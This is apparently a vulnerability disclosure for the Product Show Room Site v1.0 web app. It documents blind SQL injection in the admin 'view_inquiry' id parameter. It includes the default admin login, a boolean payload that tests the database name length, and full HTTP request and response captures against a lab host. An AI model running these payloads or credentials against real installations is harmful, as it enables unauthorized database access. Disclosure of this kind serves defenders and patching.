

main

...

bug\_report / vendors / oretnom23 / product-show-room-site / SQLi-12.md



debug601 Update SQLi-12.md

History

1 contributor

35 lines (24 sloc) | 1.49 KB

...

# Product Show Room Site v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: <https://www.sourcecodester.com/php/15370/product-show-room-site-phpoop-free-source-code.html>

Vulnerability File: /psrs/admin/?page=inquiries/view\_inquiry&id=

Vulnerability location: /psrs/admin/?page=inquiries/view\_inquiry&id=, id

Current database name: psrs\_db ,length is 7

[+] Payload: /psrs/admin/?

page=inquiries/view\_inquiry&id=4%27%20and%20length(database())%20=7--+ // Leak place ---> id



```
GET /psrs/admin/?page=inquiries/view_inquiry&id=4%27%20and%20length(database())%20=7
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

DNT: 1

Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhpr114jr1

Connection: close

When length (database ()) = 6, Content-Length: 28396



When length(database()) = 7, Content-Length: 28475

```
GET /psrs/admin/?page=inquiries/view_inquiry&id=4%27%20and%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprl14jr1
Connection: close

HTTP/1.1 200 OK
Date: Fri, 03 Jun 2022 09:43:12 GMT
Server: Apache/2.4.48 (win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 28475

<!DOCTYPE html>
<html lang="en" class="" style="height:auto;">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
</head>
```

SQL BASICS UNION-BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING TIME EVENT LOGS OTHER

Load URL Split URL Execute

http://192.168.1.19/psrs/admin/?page=inquiries/view\_inquiry&id=4' and length(database()) = 7--+|

☐ Post data ☐ Referrer ☒ 0xHEX ☒ %URL ☒ BASE64

PSRS - PHP

- Dashboard
- Product List
- Product Details
- Pages
- Inquiries

Maintenance

- User List
- System Information

Product Show Room Site - Admin

## Inquiry Details

Inquirer Fullname	Contact #
John Smith	0978945645
Email	Subject
jsmith@sample.com	Sample Inquiry #2
Message	
This is my sample question.	
<a href="#">Delete</a> <a href="#">Back to List</a>	